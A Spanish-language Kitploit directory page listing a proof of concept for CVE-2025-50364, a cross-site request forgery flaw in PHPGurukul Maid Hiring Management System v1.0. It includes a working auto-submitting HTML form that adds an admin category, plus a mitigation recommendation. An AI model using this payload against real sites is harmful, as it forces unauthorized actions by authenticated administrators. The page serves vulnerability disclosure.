
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHub
GitHub
/1h3ll
/cve-2025-50364_csrf_add_category-phpgurukul-cve
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de Penetración
GitHub1h3ll/cve-2025-50364_csrf_add_category-phpgurukul-cve

CVE-2025-50364_CSRF_ADD_CATEGORY-phpgurukul-CVE

Prueba de concepto de explotación CSRF dirigida a CVE-2025-50364 en PHPGurukul Maid Hiring Management System v1.0 que añade categorías de administrador arbitrarias mediante un formulario HTML manipulado.

Ver Repositorio
16hace 1 añoAún no revisado
Compartir

Nombre del proyecto y URL del repositorio: Maid Hiring Management System using PHP and MySQL

Tipo de Vulnerabilidad: Falsificación de Solicitud del Lado del Cliente

Versión(es) Afectada(s): v1.0

💣Descripción de la Vulnerabilidad: Existe una vulnerabilidad de Falsificación de Solicitud entre Sitios (CSRF) en el panel de administración del Sistema de Gestión de Contratación de PHPGurukul, que permite a un atacante agregar categorías de contratación arbitrarias engañando a un administrador autenticado para que visite un sitio malicioso. Esto puede provocar contaminación de datos y cambios no autorizados a nivel de administrador.

👩‍💻Impacto: Creación no autorizada de categorías

🛜Prueba de Concepto (PoC)


  1. Había una funcionalidad para agregar categorías donde solo un administrador autenticado puede agregar una categoría. 1

  2. Código HTML para enviar solicitud POST al endpoint /admin/add-category.php CSRF-POC 2
<html>
  <body>
    <form action="http://127.0.0.1/mhms/admin/add-category.php" method="POST">
      <input type="hidden" name="catname" value="CSRF&#45;POC" />
      <input type="hidden" name="submit" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
  1. Utilice el código HTML y cree una URL maliciosa. 3

  2. Después de que el administrador haga clic en el enlace, se agregará una nueva categoría. 4 5

Recomendación: Implementar tokens CSRF en los formularios de administración, aplicar cookies SameSite y validar el origen de la solicitud para evitar acciones no autorizadas.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    912
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    721
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    431
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    405
  • 5

    SafeLine

    chaitin/safeline

    Proxy inverso y WAF autoalojado que filtra tráfico HTTP malicioso, bloquea inyecciones SQL, XSS y ataques de bots, con limitación de velocidad y cifrado dinámico de HTML/JS.

    355
  • 6

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    338

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →